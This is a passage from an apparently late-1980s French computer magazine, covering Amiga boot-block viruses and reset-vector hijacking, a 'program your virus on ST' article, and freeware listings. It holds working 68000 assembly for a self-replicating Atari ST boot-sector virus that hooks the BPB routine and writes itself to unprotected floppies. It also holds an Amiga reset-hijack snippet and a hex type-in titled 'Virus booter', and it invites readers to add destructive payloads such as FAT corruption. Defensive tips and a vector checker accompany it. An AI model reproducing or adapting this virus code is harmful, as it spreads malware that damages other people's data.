Une solution simple mais fastidieuse permet de localiser lesquels sont contaminés. En effet, chaque fichier a une longueur précise exprimée en octets que l'on peut connaître grâce (par exemple) à la fonction LIST du CLI. Si l'IRQ s'est reproduit, un simple LIST signalera une variation sensible de cette valeur. Donc, si votre crainte des virus le justifie, notez la longueur de vos fichiers et vérifiez-la de temps à autre. Evidemment, si vous avez 300 fichiers à tester... Néanmoins la méthode est valable. En ce qui concerne l'«IRQ Virus», il existe un programme du domaine public en mesure de tester ce type de virus, il s'agit du «VirusX 3.20» de Steve Tibbett. Existe également le «Virus Expert 1.4». L'inconvénient de ces anti-virus est qu'ils utilisent des pointeurs RESET pour fonctionner, amenant parfois un plantage de la machine. Outre son incroyable vitalité, le virus dispose d'une routine révélatrice de la fantaisie (morbide) de son auteur. Cela va du petit message sympathique et humoristique comme «Bonjour» ou encore «Piracy is a crime» (virus Lamer), jusqu'à la destruction pure et simple de données. En effet, il est très simple de manipuler des pistes et des secteurs, et en moins de temps qu'il ne faut pour le dire, le virus dévore 50% de la disquette.
Dans le cas de disques durs, et c'est donc valable seulement pour les virus de la seconde génération, des millions de données disparaissent en quelques secondes. Que faire? Rien, il est déjà trop tard. On ne peut qu'inciter les programmeurs à méditer sur la cruauté d'un tel acte. J'ai même rencontré, sur d'autres machines, des virus aptes à détruire des composants de l'unité centrale.
Autant de séjours au service-Après-Vente du revendeur que de regrets (pourquoi ai-je lancé ce programme?). Toutefois, les virus du boot-block sont plus gentils qu'ils en ont l'air. Sur Amiga en effet, la majorité d'entre-eux occasionne une modification de quelques données de la disquette, afin par exemple d'en empêcher le lancement. Quelques manœuvres savantes (voir plus haut) suffisent à une guérison certaine. Passons maintenant aux principes actifs des virus.

Virus mode d'emploi

Le RESET (réinitialisation) est un passage obligé pour tous les virus, car ils doivent empêcher l'Amiga d'entamer une procédure d'initialisation intégrale (question de survie). Dans le bas de la RAM figurent des vecteurs, lesquels sont justement utilisés lors d'un RESET. Il est par conséquent possible de diriger la machine et le 68000 lors de cette phase critique.

• RESET du 68000

Il peut être réinitialisé sans que le reste de l'Amiga en soit prévenu. Voici un cas classique: imaginons qu'il y ait une erreur de bus (accès du 68000 à une adresse impaire lors d'un adressage 16 ou 32 bits, ou lorsque désynchronisé, il accède au mauvais bus). Le 68000 plante (mode bloqué) lorsqu'une double erreur de bus apparaît et seul un circuit externe peut le tirer d'affaire. Si on laisse les interruptions, l'un des CIAs de l'Amiga va pouvoir déclencher un tel signal amorçant une procédure d'initialisation. Le 68000 lit alors le contenu 32 bits de l'adresse $00000000 et envoie cette valeur à SSP, pile superviseur. Il place ensuite dans le PC, le contenu 32 bits de $00000004. Donc, il commence dès les prochains cycles, à exécuter des instructions pointées par le PC. Et ainsi, lors de la réinitialisation (du 68000, pas de l'Amiga), le 68000 exécutera automatiquement votre programme jusqu'au prochain RESET.
Soit un programme de ce type en Assembleur:

```
start:
MOVE.L $10,illegal_ptr      ; sauv. du pointeur de l'exception illégale
MOVE.L #illegal_prg,$10     ; détournement du vecteur
ILLEGAL                     ; lancement du prg. à l'adresse du vecteur.
MOVE.L illegal_ptr,$10      ; remise en place de l'ancien vecteur.
RTS                         ; retour

illegal_ptr:DC.L 0          ; Un mot long de libre réservé au vecteur.

illegal_prg:
ADD.L #2,2(A7)              ; accès à l'instruction suivant le ILLEGAL
ORI.B #7,(A7)               ; mise au niveau haut des interruptions.
LEA virus(pc),A0            ;
MOVE.L A0,$4                ; mise en place du vecteur RESET PC
MOVE.L #$80000,$0           ; mise en place du RESET SSP
RTE                         ; retour

virus:                      ; ici, votre programme...
RTS
```

Bien sûr, ce n'est qu'un début. S'il n'y a pas de suite, c'est le plantage assuré de l'Amiga car le vecteur $4 (RESET PC) est essentiel au fonctionnement interne. Dans ce programme, on passe en mode superviseur, seul mode d'exécution permettant l'écriture aux adresses $0 et $4.

• RESET de l'Amiga

Ce RESET est provoqué soit par CTRL-AMIGA-AMIGA soit par une «Guru's Meditation» bien connue des Amigaïstes. Ledit RESET est l'unique routine d'initialisation du système. Elle commence par initialiser des pointeurs hardware (CIA, DMA), puis fait bizarrement appel à des programmes vectorisés, dont les vecteurs sont justement déposés en RAM. Le premier d'entre-eux est le «ColdCapture». Là encore, il suffit de dévier le vecteur, et l'Amiga ira exécuter votre routine. En temps normal, ce vec-

teur contient la valeur 0. L'Amiga n'y perd donc pas son temps. Dans l'autre cas, une somme de contrôle (Checksum) est effectuée à l'aide de plusieurs valeurs dans la structure ExecBase. Selon l'exactitude de celle-ci, l'ossature de l'Amiga (ExecBase) sera ou non entièrement reconstituée - éjectant toutes les déviations précédemment effectuées par quelque trouble individu -. Il existe de même un autre vecteur : «CoolCapture». Celui-ci est identique au ColdCapture, hormis qu'il est appelé un peu plus tard et que le retour au RESET n'est plus possible car les structures sont initialisées.

Ces 2 vecteurs ne sont normalement pas initialisés, c'est-à-dire qu'ils sont à zéro. La présence d'une autre valeur dans l'un d'eux signifierait à coup sûr la présence en mémoire d'un virus ou d'un anti-virus. Dans les 2 cas, il est préférable de les restaurer par le biais d'un petit utilitaire de mon cru, VECTOR_CHECKER, qui les teste et les force à zéro le cas échéant. Là réside en fait une grande subtilité: ils seront remis à zéro sans que le CheckSum soit recalculé, provoquant, lors du prochain RESET, une restructuration d'ExecBase du fait de la somme de contrôle erronée. Pour lancer ce programme, il suffit de taper son nom sous CLI, après l'avoir bien évidemment tapé et sauvegardé sous Amiga- Saisie. Longueur en octets : 384.

Les structures mémoires

Ici, nous abordons un point sensible et je préfère ne pas trop m'étaler de crainte de faire naître quelques vocations spontanées. Un virus peut s'insérer dans une structure mémoire (Memory-List). Cette dernière est un nœud contenant les adresses de diverses zones mémoires mises en place à chaque RESET, sans que l'on puisse y faire quoi que ce soit. Donc, rien ne peut effacer le virus et l'empêcher d'accomplir sa tâche meurtrière. Ce procédé très facile à réaliser - quelques vectorisations et sommes de contrôle - est utilisé par tous les virus à l'heure actuelle. Seule prévention, quand vous sentez que ça «bugge» (pardonnez l'expression) lors d'un RESET; éteignez la machine.

Le virus de l'horloge


On a souvent parlé d'un tel virus sur Amiga, ne concernant que les possesseurs d'une extension mémoire (avec une horloge sur batterie). Le monstre se logerait dans la RAM spéciale réservée à l'horloge et resterait actif même après extinction de la machine. C'est proprement impossible, car une telle RAM est trop petite pour y loger un virus! De plus, son contenu change perpétuellement. Enfin, si l'on coupe le courant, les vecteurs pointant vers cette RAM spéciale disparaissent et le virus ne peut plus être lancé.

Voilà, espérons que cet article des plus instructifs vous sera profitable, non pour créer vos propres virus, mais surtout pour vous protéger des prochains qui risquent d'être autrement plus féroces et résistants.


Stéphane Rodriguez

Virus booter

```
00001:0000 03F3 0000 0000 0000 0002 0000 0000:03F5
00002:0000 0001 0000 0083 0000 02B8 0000 03E9:0725
00003:0000 0083 48E7 FFFE 41FA FFF6 2050 D1C8:7D70
00004:D1C8 4A98 2248 D3FC 0000 0200 2C78 0004:4120
00005:48E7 00C0 45FA 0136 2012 D1C0 6100 0132:E4DB
00006:4CDF 0300 2F08 2649 508B 201B 2E00 508B:9461
00007:2C07 5386 93C9 4EAE FEDA 2040 49FA FFB2:CACA
00008:2028 00AC 670A E588 2040 4294 49E8 003C:1A5E
00009:4BFA 0094 7401 201B 5480 223C 0001 0002:5769
00010:4E71 4E71 4E71 4E71 4E71 E588 2F00 4EAE:EB6B
00011:FF3A 4A80 660A 1B7C 0075 FFFF 4A9F 6048:769B
00012:2040 20DF 2008 E488 2880 2848 4A02 6706:477F
00013:7400 4A98 2A88 51CE FFBE 7C00 7A00 0C6B:3D17
00014:03E9 0002 6744 0C6B 03EA 0002 673C 0C6B:EF2D
00015:03EB 0002 674A 0C6B 03EC 0002 6766 4A9B:2D91
00016:7A00 5286 BE86 6ED6 225F 5189 2011 4EAE:DC89
00017:FF2E 41FA FF1C 4A90 6606 2008 E488 2880:1DEA
00018:4CDF 7FFF 4EF9 6164 6472 611A 4A9B 201B:AD7D
00019:67AC 2206 611A 5380 22DB 51C8 FFFC 609E:1389
00020:6104 508B 6098 4A85 6702 5286 7A01 4E75:DEAA
00021:2255 4AA1 5381 6508 2251 D3C9 D3C9 60F4:5056
00022:4A99 4E75 4A9B 2206 61E6 2409 201B 6700:12B9
00023:FF6E 221B 61DA 5380 2049 2442 221B D5C1:134A
00024:2212 D1C1 2488 51C8 FFF0 60E0 0000 039C:CE8F
00025:2449 4BFA 00A4 2A20 7200 1205 E08D D3C5:D35E
00026:2A20 E2AD 1E3C 0020 9E01 6170 4A01 6620:DABB
00027:7400 7002 6168 D441 B27C 0003 67F4 303C:645A
00028:0008 615A 1301 51CA FFF6 B5C9 6502 4E75:2F63
00029:7002 614A 7000 1035 1000 2800 3401 5242:0FC4
00030:B47C 0004 661C 6134 2004 4A01 6602 7007:BBDE
00031:612C 3601 7003 6126 D441 B27C 0007 67F4:570E
00032:6004 611A 3601 1031 3000 1300 51CA FFF8:9C12
00033:4E71 4E71 4E71 B5C9 6590 4E75 7001 7200:3722
00034:5340 E28D E391 5307 6606 1E3C 0020 2A20:1AE7
00035:51C8 FFF0 4E75 0000 090A 0B0B 4880 8216:7ED8
00036:0000 03EA 0000 00E7 EC16 785C 1A00 5233:D576
00037:F80B A036 0500 250A 5C7E 1640 99DC 788E:4773
```



```
00038:8E2D 8858 0B8D DC5C 1332 24A0 2806 F930:5776
00039:1C0B 7340 235C 1238 D111 0DA7 F346 0024:9701
00040:890F 4680 3F0C 9298 900C 2721 0589 0260:6049
00041:1A85 E670 1056 0140 03EC 3DA1 98DE 1810:0506
00042:185D 1270 FF50 1278 D00C 03BC 87E3 B447:4C87
00043:246E B461 663C 7C66 2597 9327 3C09 6F10:1F48
00044:0D50 1258 30A3 BC89 7182 0C3E 8021 40A1:4B56
00045:F23E A0C4 2225 2016 6302 8431 2E3E 2079:0B27
00046:C001 C254 1500 5FE1 7802 617A 6000 2938:59EA
```



```
00047:0378 1DC1 5999 A01F D464 02A0 1A02 B090:BC87
00048:03D1 A766 4A01 2000 7188 7D61 8592 0902:92B5
00049:1C02 4343 1204 3385 340A 0139 C9D5 FDF1:A1D7
00050:D883 29D2 0079 842E AC02 144A 61E0 07F8:B120
00051:7000 58C9 35F9 C010 2500 A84E 6F62 0144:FCC6
00052:0172 76FF FFFF FFFF FCA6 F1E8 57EB 55F0:14D8
00053:BC9C 970C 8023 0600 6C04 83D1 3030 33D2:2DA2
00054:C500 1029 0508 4684 130A 0A48 61D5 3F81:DF5D
00055:5150 0112 0530 1207 2801 80E1 4F3B 2495:864B
00056:ED00 A53C 6645 8246 84B8 E49E D1F2 1B21:D130
00057:0066 664D 80D8 6350 7D0F D214 A629 A142:E169
00058:00C2 D1CD CCC8 CDC2 C0CB 6A2B DA02 1C1F:8E30
00059:446C 821C DC0B 4B28 6E63 0585 4817 0C88:B642
00060:AA14 64E4 E061 8543 8418 A4FD C24E 1442:7441
00061:0AC7 BC71 FA63 9651 1A3E D85A 231B 7B19:E8B8
00062:5A55 0137 24B0 1901 6713 C04A EC33 2527:D1F4
00063:6382 174B DB1A 883B 0C41 A81C 7286 0E15:131A
00064:321C 83BC 77C7 24F0 2228 1408 DD8A 2913:8F5C
00065:8398 A215 A3E4 4011 4065 4444 0815 E5D5:7C35
00066:4494 F95C 7CC7 33B7 B2F8 28CA C046 6321:ED97
00067:09B8 5424 9D91 E8EC 9572 51F7 C212 1C98:AA6C
00068:8F04 3835 0CE5 C8D8 0283 70C7 0E70 B8CC:D77C
00069:9809 09E0 FC87 2C59 C180 ACC3 293C E130:4378
00070:1BA9 A140 4E14 2138 7A0D 50DC 0518 5802:5438
00071:E168 5CD0 D5CB 987C 0A18 3C02 1825 8541:8FFF
00072:7E81 B0FA 24EF 6E64 AC2D ADA9 91D1 2841:D6B6
00073:4242 9614 3002 4202 4167 673A F053 2F5A:12A8
00074:377B 5739 5064 0810 DA19 7A09 808E AEA6:6A7E
00075:2E33 A0CC 0B80 970C E979 F01D A9A1 20C6:1588
00076:F698 025A 99D8 B8C9 021B 3812 B9D8 1318:52B0
00077:5AF1 D0E6 A6AE 4E04 B2C0 E80A 402E A69C:A21D
00078:42C1 4364 3012 CD80 B821 0C6D 6269 6CED:179B
00079:6742 6A66 E96C 6A60 022F 2CAB FF23 AF00:0271
00080:3A19 5805 4C25 F005 8727 5FF0 5520 1E67:28E6
00081:F110 3004 0204 1600 680E BD48 2B83 A016:2A07
00082:6026 F6CE 7436 9646 4E86 4E9E 0012 E703:E5A9
00083:0182 9F00 FD07 800E F050 3FFF D101 0130:2017
00084:F148 01CA 3A2A 4FFC FE28 4FFC 3D00 2002:285E
00085:FCCB EE03 01CA B8FF FF2F FFFF FFFF FFFF:A4C3
00086:FFFF FFFF FFFF FFFF FFFF FFFF FFFF FFFF:FFF8
00087:FFFF FFFF FFFF FFFF FFFF FFFF FFFF FFFF:FFF8
00088:FFFF FFFF FFFF FFFF FFFF FFFC 03FD 0371:0765
00089:8045 0200 6002 1300 9206 011C 0C02 0C18:A083
00090:0478 3008 9860 12B0 C024 9180 4323 0091:74E8
00091:4601 068C 0203 1804 C630 09EC 7412 B8C0:6382
00092:2301 8048 8300 9706 0111 0C01 0015 0007:CA7D
00093:D02F 016B 8000 0100 0001 809E E000 0000:B339
00094:0008 E01C 0000 03F2 0005 AE38 0001 4BB3:DE07
```

Vector checker

```
00001:0000 03F3 0000 0000 0000 0002 0000 0000:03F5
00002:0000 0001 0000 004B 0000 0001 0000 03E9:0436
00003:0000 004B 48E7 FFFE 227C 0000 0054 2C79:9879
00004:0000 0004 4EAE FE68 23C0 0000 0050 2C40:9D6A
00005:7000 207C 0000 0066 7233 4EAE FFA6 2279:73E2
00006:0000 0050 2C79 0000 0004 4EAE FE62 2D7C:A759
00007:0000 0000 002A 2D7C 0000 0000 002E 4CDF:7AB3
00008:7FFF 4E75 0000 0000 696E 7475 6974 696F:7F3A
00009:6E2E 6C69 6272 6172 7900 0090 0C53 74E9:9947
00010:7068 616E 6520 526F 6472 6967 7565 7A20:46C3
00011:7072 E973 656E 7465 3A20 5645 4354 4F52:56C3
00012:5F43 4845 434B 4552 0001 0094 1843 6520:AE1D
00013:7072 6F67 7261 6D6D 6520 696E 6974 6961:610A
00014:6C69 7365 206C 6573 2076 6563 7465 7572:D55D
00015:7320 5245 5345 5400 0100 A420 6166 696E:DC9E
00016:2064 27E9 7669 7465 7220 746F 7574 6520:F43E
00017:696E 6665 6374 696F 6E20 7669 7261 6C65:6005
00018:2E00 0100 782A 5072 6573 7365 7A20 6C65:B6F9
00019:2062 6F75 746F 6E20 6761 7563 6865 2064:D7F3
00020:6520 6C61 2073 6F75 7269 7320 706F 7572:2CD3
00021:2073 6F72 7469 7200 0007 BE7C 0004 651C:99F1
00022:0000 03EC 0000 0004 0000 0000 0000 0006:03F6
00023:0000 0016 0000 0020 0000 002C 0000 0000:0062
00024:0000 03F2 0000 03EB 0000 0001 0000 03F2:0BD0
00025:0005 AA88 0000 7880 0000 0000 0005 3194:54A6
```

C'est la bébête...

PROGRAMMEZ VOTRE VIRUS SUR ST !

Dans la jungle informatique, les sympathiques petites bestioles que sont les virus n'ont pas la vie facile... Comme leurs homologues biologiques, ils doivent s'installer en mémoire, se reproduire et en même temps exécuter des actions diverses. Détaillons tout ceci...

Sur ST, il existe un secteur privilégié nommé «boot-secteur» qui est le premier secteur de la première piste de la première face. Il contient toutes les informations relatives à la disquette (nombre de faces, de pistes, de secteurs par piste, d'octets par secteur, etc.) dont le système d'exploitation a besoin. Il présente en outre une caractéristique remarquable: si la somme (sur un mot) de ses octets donne la valeur «magique» $1234, tout ce qui suit les paramètres du disque sera considéré comme un programme et immédiatement chargé puis exécuté.
Le premier mot du secteur étant BRA PRG (ie:$60xx). Comme ce secteur fait 512 octets dont une soixantaine sont réservés aux informations, il reste environ 450 octets pour écrire le virus.

C'est peu mais suffisant !

Le premier acte du virus est de trouver une zone libre où s'ébattre à l'aise. Celle sélectionnée se trouve après le buffer du floppy - on aurait pu choisir l'espace réservé aux vecteurs utilisateurs !, etc.
Il y poursuit son exécution en détournant sur lui-même la routine qui récupère le bios parameter bloc (BPB). Celle-ci est appelée chaque fois que le système a besoin d'information sur le média présent. Par exemple quand on change une disquette et qu'on ouvre sa fenetre.

La reproduction...

Le virus est maintenant activé à chaque demande BPB. Il commence par appeler l'ancienne routine et sauver le résultat. Ensuite, il regarde s'il est déjà présent sur la disquette installée dans le lecteur. Sinon, il recrée un «prototype boot-secteur» vérolé et l'écrit - si la disquette n'est pas protégée ! -. Enfin, il restaure le résultat BPB précédemment obtenu et le renvoie comme le ferait une honnête routine. Ni vu, ni connu...

Il suffit d'insérer dans le corps du virus l'idée la plus vicieuse possible réalisable en peu de place. Comme base de réflexion, on peut imaginer la modification aléatoire de quelques bits d'un fichier ou mieux, de la FAT... Considérons également un virus qui ne commencerait ses destructions qu'après un certain nombre de copies...

Le virus décrit a surgi sur ST voici environ un an et demi et est connu sous le nom de «virus type p». Le listing donné s'en inspire largement mais je serais bien étonné d'être poursuivi par le concepteur pour contrefaçon...Son code est court et peut être amélioré, par exemple, avec l'ajout d'une routine le rendant insensible au Reset. Bref, ce n'est qu'un kit qui se contente d'inverser une zone de l'écran.
Vous avez des informations sur les virus ou des disquettes suspectes ? Envoyez-les au journal. Si la présence de virus est détectée, vous trouverez ensuite un diagnostic sur le serveur.

Jean-Yves Trétout

PRECAUTIONS

- Ne jamais mettre au point un virus ou jouer avec en ayant dans le lecteur une disquette à laquelle on tient. C'est encore plus vrai quand il s'agit du disque dur, le débrancher !
- Si vous tapez ce programme, travaillez sur une copie de votre Assembleur.
- En fin de séance, éteignez votre ordinateur et rallumez-le sur une disquette saine.
- Ne pas faire profiter les copains de votre dernière idée, il est illégal de propager un virus sur leurs disquettes.
- Pour détruire le virus placé dans un boot-secteur exécutable :
a) éteindre et booter sur une disquette SAINE !
b) prendre un éditeur de disquettes et remplacer par $0000 le premier mot du boot-secteur contagieux.
c) si tous vos supports sont vérolés, il faut écrire un petit programme qui élimine le virus de la mémoire avant d'aller assainir les disquettes. Ce n'est pas parce qu'un boot-secteur contient un programme qu'il s'agit forcément d'un virus, certains softs se lancent ainsi. Examinez avant de détruire...

```
param_size  equ $38
virus_size  equ $E7

init:
  lea     sav_pile(PC),A2
  clr.l   -(A7)
  move.w  #$20,-(A7)              ; Super
  trap    #1                      ; Gemdos
  add.l   #6,A7                   ; on est en superviseur
  move.l  D0,(A2)                 ; sauve ancienne pile

  jsr     debut(PC)               ; debut... du virus

* lance le virus comme ferait le système
* avec un boot-secteur exécutable

  lea     sav_pile(PC),A2
  move.l  (A2),-(A7)              ; restaure pile
  move.w  #$20,-(A7)              ; Super
  trap    #1                      ; Gemdos
  add.l   #6,A7                   ; retour en utilisateur

  clr.w   -(A7)                   ; Pterm
  trap    #1                      ; Gemdos
sav_pile  ds.l 1

* fin du lancement, le virus est en mémoire et
* infestera la première disquette non protégée
* présente au cours d'un appel BPB

debut:
  bra.s   virus                   ; en route !

params    ds.b $38

* reserve de la place pour les informations du boot-secteur

virus:
  lea     debut(PC),A0            ; début
  move.l  $4C6,A1                 ; tampon du floppy
  add.l   #$600,A1                ; +$600
  move.l  A1,A2                   ; une adresse sure...
  move.w  #$100,D0                ; taille d'un secteur

install:
  move.w  (A0)+,(A1)+
  dbf     D0,install              ; on tranfère...

* le virus s'est copié !

  lea     detourne(PC),A0         ; prochaine routine
  lea     debut(PC),A1            ; début...
  sub.l   A1,A0                   ; déplacement
  add.l   A0,A2                   ; adresse dans le tampon
  jmp     (A2)                    ; et on y va...

* On poursuit l'exécution dans le tampon

detourne:
  lea     sav_bpb(PC),A0          ; sauve l'ancien vecteur BPB
  move.l  $472,(A0)               ; qui peut servir...
  lea     corps(PC),A0            ; la nouvelle routine qui
  move.l  A0,$472                 ; le remplace.
  rts           rts !

* L'installation est finie, tout appel BPB doit maintemant
* passer par le corps du virus

corps:
  link    A6,#0                   ; pourquoi pas ?
  move.w  8(A6),-(A7)             ; device
  move.l  sav_bpb(PC),A0          ; ancienne routine BPB
  jsr     (A0)                    ; quand faut y aller...
  addq.l  #2,A7                   ; ben oui !
  movem.l D0/A0-A1,-(A7)          ; sauvegarde du résultat

* le boot-secteur de la disquette est présent dans le
* buffer pointé par $4C6

  move.l  $4C6,A0                 ; pointe sur le boot-secteur
  move.w  (A0),D0                 ; 1er mot
  cmp.w   #$6038,D0               ; le signe du virus ? "BRA virus"
  beq     action                  ; s'il y est déjà, action !

* sinon, reproduction du virus sur la disquette saine

  lea     debut(PC),A1            ; debut
  move.w  (A1)+,(A0)+             ; recopie "BRA virus" = $6038
  add.l   #param_size,A1          ; saute les paramètres
  add.l   #param_size,A0          ; idem
  move.w  #virus_size,D0          ; taille du reste

copie:
  move.w  (A1)+,(A0)+
  dbf     D0,copie                ; recopie le reste

* le buffer est à point pour etre transformé
* en boot-secteur vérolé grace à Protobt
* ( prototype boot-secteur )

  move.w  #1,-(A7)                ; un boot exécutable !
  move.w  #-1,-(A7)               ; conserve le type
  move.l  #-1,-(A7)               ; et le numéro de série
  move.l  $4C6,-(A7)              ; adresse du buffer
  move.w  #$12,-(A7)              ; Protobt
  trap    #14                     ; Xbios

* il ne reste plus qu'à mettre ca sur la disquette
* avec Flopwr

  move.w  #1,-(A7)                ; 1 secteur
  clr.l   -(A7)                   ; face 0, piste 0
  move.w  #1,-(A7)                ; le 1er secteur
  move.w  8(A6),-(A7)             ; sur tel floppy
  clr.l   -(A7)                   ; mystère...
  move.l  $4C6,-(A7)              ; adresse du buffer
  move.w  #9,-(A7)                ; Flopwr
  trap    #14                     ; Xbios
  add.l   #$22,A7                 ; tout de même !

* et maintenant, à votre bon coeur Messieurs-Dames...

action:
  move.l  $44E,A0                 ; adresse de l'écran
  add.l   #9920,A0                ; +62 lignes en moyenne résolution.
  move.w  #2479,D0                ; taille du morceau en question

loop:
  not.l   (A0)+
  dbf     D0,loop                 ; on l'inverse

* Ouf ! Ca aurait pu etre pire...

exit:
  movem.l (A7)+,D0/A0-A1          ; restauration des résultats BPB
  unlk    A6                      ; pourquoi pas ?
  rts                             ; à la prochaine...

sav_bpb   ds.l 1
even
```

Les logiciels du domaine public

FREE ? WHERE ?

Dans Freeware, vous avez Free, et Ware. Free veut dire «gratuit», c'est rarement vrai... Ware signifie «truc», «équipement», «logiciel» dans notre cas. Conclusion, un freeware est un logiciel gratuit pour votre micro. En théorie...

La mode se lance aux Etats-Unis, au début des années soixante-dix, quand les premiers Apple et autres IBM envahissent le marché domestique. A cette époque héroïque, graphisme, son, et commandes du système d'exploitation restent sommaires. Les logiciels du commerce sont incomplets: l'utilisateur n'est pas encore sur-assisté comme aujourd'hui.

Par exemple, tel traitement de texte est incapable d'afficher ou d'imprimer des formules mathématiques. Un gestionnaire de fichiers ne gère pas plus de cinq champs...

Il faut se débrouiller par soi-même, et inventer ce qui manque. L'informatique «domestique» se localise alors essentiellement dans les campus universitaires: inutile de vous dire que les étudiants programment et bidouillent à tour de bras, chacun de son côté.

Peu à peu, cette foule de bouts de programmes, d'options, de routines, de jeux, d'utilitaires, entre en circulation. «Moi, j'ai créé un driver d'imprimante qui gère des graphes» - «Et moi, j'ai reprogrammé un Space Invaders du feu de Dieu !» - «Pff ! Tout ça, c'est rien ! Moi j'ai une routine qui dit bonjour quant tu allumes ton Apple !» - «On échange?»

Free cassé ?

Voilà. Le processus original du freeware est lancé. Un freeware qui est vraiment free... Pas question de monnayer ses créations, pour deux raisons: d'abord parce qu'elles circulent entre amis, ou dans le cadre de l'université, une taxe serait mal vue, et le système d'échange s'effondrerait ; ensuite parce que ces freewares sont trop réduits ou trop ponctuels pour intéresser tels quels les vrais éditeurs de logiciels... On se contentera donc de la fierté de rendre service à ses amis et de leur prouver ses qualités de programmeur.

Nous venons de vous décrire l'âge d'or du freeware. Peu à peu, le système se pervertit: les échanges inter-universités instaurent l'usage de faire payer par l'acquéreur les frais de postage, et la disquette-support.

Puis apparaissent les premiers «sharewares»: en page de titre du programme, l'auteur dit bonjour, décline son identité et son adresse, et demande une petite somme, au gré de l'utilisateur si le programme lui a plu. Le procédé fonctionne relativement bien

SELECTION PC DU MOIS

- *PC-EDIT* : autorise des documents très importants (plus de 100 pages) stockés en Ram. Paramètrage d'impression.
- *DRAWMAN* : calcule et génère des graphiques (camenberts, courbes, graphes-barres, etc.) à partir de données tirées de DBase, de Lotus, ou saisies dans le logiciel-même. Impression sur Epson ou sur traceur HPGL. Carte CGA requise.
- *IMAGE 3D* : manipulation d'images en fil de fer. Rotations, déformations, effets divers de perspectives et affichages permanents des coordonnées x,y, et z.
- *CVTMAC* : convertit les images MacPaint Macintosh en fichiers PCPaint Plus.

aux USA (J. Wright, programmeur du «célèbre» PC Com. 2, affirme avoir reçu plus de 13000 dollars pour 7000 exemplaires en 85/86), mais en Europe, où la conscience civique informatique (sic) est bien moins développée, individualisme forcé et système D obligent, le shareware ne décollera jamais.

Free-mœurs

L'écrasante majorité des freeware auxquels vous pouvez avoir accès nous vient des Etats-Unis (ou à la rigueur de Grande Bretagne et d'Allemagne) et concerne donc les machines en vogue là-bas: compatibles PC, Apple et Mac.

Atari et Amiga tiennent une part du marché américain dérisoire, leurs freeware se comptent sur les doigts d'une main... Non, n'exagérons pas! Mais il y en a sans doute à peine plus de mille, alors que le nombre des freeware PC et Apple est tout simplement incalculable.

Mais la dernière perversion des freeware, la pire: c'est de ne plus être «free», jamais! En effet, puisque la production française est réduite, il faut aller chercher les freeware à l'étranger. Tout service se paye... Vous ne trouverez ces freeware que de deux façons:

- soit sous forme de disquettes de compilation, commercialisées par des éditeurs spécialisés.
- soit sous forme de serveurs minitel, les programmes étant téléchargeables. Mais un rapide calcul vous fera comprendre que le coût de chargement à l'octet n'est pas négligeable...

Moralité, le terme de «freeware», en France, devrait obligatoirement être entouré de guillemets.

Jean-Michel Maman

FREEWARE PC LES ADRESSES

• AB SOFT	13, rue Lacordaire 75015 Paris. Tél .: (1) 45 75 50 78.
• APPLICATIONS INFORMATIQUES.	Tél.: (16) 81 57 84 74.
• CONTROL RESET	Tél.: (1) 39 47 35 07.
• C.T.I.	Centre Bonlieu 74000 Annecy.
• LE CLUB DES LOGICIELS	Immeuble "Le Masters", Valentin, 25048 Besançon Cedex.
• MILDATA	3, rue Gustave-Courbet 78370 Plaisir. Tél.: (1) 30 55 60 47.
• OUF !	27, rue des Bluets 75011 Paris. Tél.: (1) 43 38 02 58.
• PC USER CENTER	BP 225, 93523 Saint-Denis Cedex.
• PG SOFT	Tél.: (1) 42 93 67 43.
• PICONET	Le Pavillon, 84760 St-Martin-de-la-Brasque. Tél.: (16) 90 77 60 15.
• SOFT CLUB	19, rue de Chanzy 51100 Reims. Tél.: (16) 26 47 42 30.
• CALVACOM	36 15 + 175 11 11 + CODE. Abonnement.
• CANAL 4	36 15 + SM 1.
• VIF MICRO	36 15 + SM 1 + VIF.
• Et bien sûr...	36 15 PC MAG et MICRO-MAG

ATARI ANGLETERRE

Atari ne fait pas un malheur en Angleterre, mais on y trouve quelques freeware qui devraient bientôt arriver sur le marché français :

- Gamma Chess: bizarre... Un plateau d'échecs hexagonal, pour s'affronter à trois joueurs simultanément. L'ordinateur peut gérer vos deux adversaires. Graphisme sommaire.
- Oregon: un jeu d'aventures où vous êtes un pionnier de l'Ouest américain. Le grand problème est de savoir négocier avec les tribus indiennes rencontrées au passage, c'est-à-dire de leur donner les cadeaux qu'elles attendent...
- Italia 90: gestionnaire de pronostics pour la prochaine coupe du monde de football.
- Shoot World Cup: apparemment le même, mais il semble que vous puissiez décider des options tactiques de chaque équipe.
- STic-On: utilitaire de redéfinition des icônes de base du système ST.
- Antidot 2.0: anti-virus. Une nouvelle version annoncée tous les deux mois. Quel boulot !
- Printor: deux menus supplémentaires de paramétrage d'impression.
- Quickspeed: accélérateur. Crée une ou plusieurs Ram virtuels. Evite un accès-disque sur trois environ.
- Magic Window: associe la création d'une fenêtre libre à la pression d'une touche définie par l'utilisateur, même lorsqu'on utilise une autre application. On peut écrire (notes) ou dessiner de simples traits dans la fenêtre, et en sauvegarder le contenu.
- Oooop !: gag. Modifie aléatoirement les correspondances clavier-caractères toutes les cinq minutes!(Source : Free ! Free ! Free ! n°2)

Saisissez bien, saisissez mieux !

AMIGA SAISIE

Equivalent de l'utilitaire Amsaisie destiné aux ordinateurs Amstrad CPC, ce programme permet la saisie de codes hexadécimaux et leur sauvegarde sous la forme d'un fichier binaire directement exécutable.

Compatible avec les modèles 500, 1000 et 2000, *Amiga Saisie* réalisé en Amiga Basic, devra être conservé précieusement et utilisé chaque fois que vous découvrirez dans nos colonnes un listing au format suivant:

0001 : 0000 03F3 0000 0000 0000 0001 0000 0000 : 03F4

- Le premier nombre suivi de ":" est le numéro de ligne servant de référence pour la saisie des lignes de codes.
